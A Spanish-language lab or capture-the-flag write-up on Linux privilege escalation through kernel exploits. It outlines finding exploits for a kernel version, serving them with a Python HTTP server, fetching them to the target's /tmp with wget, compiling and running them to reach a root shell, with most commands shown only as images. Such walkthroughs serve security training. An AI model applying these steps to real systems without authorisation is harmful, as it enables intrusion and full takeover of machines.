La escalada de privilegios lleva, idealmente, a privilegios root. Esto puede conseguirse explotando una vulnerabilidad existente o accediendo a otra cuenta que tenga más privilegios.
A no ser que una sola vulnerabilidad nos lleve a una shell de root, el proceso de escalada de privilegios se basará en configuraciones erróneas y permisos laxos.
El kernel maneja la comunicación entre componentes como la memoria y aplicaciones en los sistemas Linux. Esta funcionalidad crítica requiere que el kernel tenga permisos específicos, por lo que una explotación exitosa potencialmente llevará a privilegios root.
La metodología de explotación de kernel es sencilla:
- Identifica la versión del kernel.
- Busca y encuentra un código de exploit para la versión del kernel del objetivo.
- Ejecuta el exploit.
Un exploit de kernel fallido puede llevar a un crasheo del sistema. Asegúrate de poder permitirte este riesgo antes de explotar el kernel.
Fuentes de Investigación
- Basándote en lo que has encontrado, puedes usar Google para buscar exploits existentes.
- Fuentes como esta también pueden ser útiles.
- Otra alternativa sería usar un script como LES (Linux Exploit Suggester) pero recuerda que pueden generar falsos positivos o falsos negativos.
Pistas/Notas
- Se muy específico al buscar sobre la versión del kernel en Google, Exploit-DB o searchsploit.
- Asegúrate de entender cómo funciona el exploit ANTES de ejecutarlo. En un entorno CTF da igual pero puede convertirse en un problema serio en un entorno real.
- Algunos exploits requerirán interacción futura una vez ejecutados. Lee todos los comentarios e instrucciones.
- Puedes transferir el código de tu máquina al objetivo usando el módulo
SimpleHTTPServerde python ywget:python3 -m http.server <puerto>y luegowget http://ip:puerto/ruta

- Entramos a la máquina con las credenciales ofrecidas.

- Vemos si tiene python.
- Spawneamos la shell.

- Recolectamos información sobre el kernel.



- Buscamos exploits para dicha versión.
- Copiamos el exploit en nuestro sistema y servimos el archivo.

- Lo descargamos en la máquina objetivo.
 No nos deja escribir en el directorio actual y no tenemos directorio home, así que nos vamos a
/tmpy lo descargamos ahí.

- Lo ejecutamos.

- No ha funcionado así que vamos a buscar otro exploit.
- Encontramos otro.

- Repetimos el proceso de antes hasta llegar al punto de la ejecución y lo compilamos.

- Obtenemos la consola root.

- Vamos a buscar la flag.

- Leemos la flag.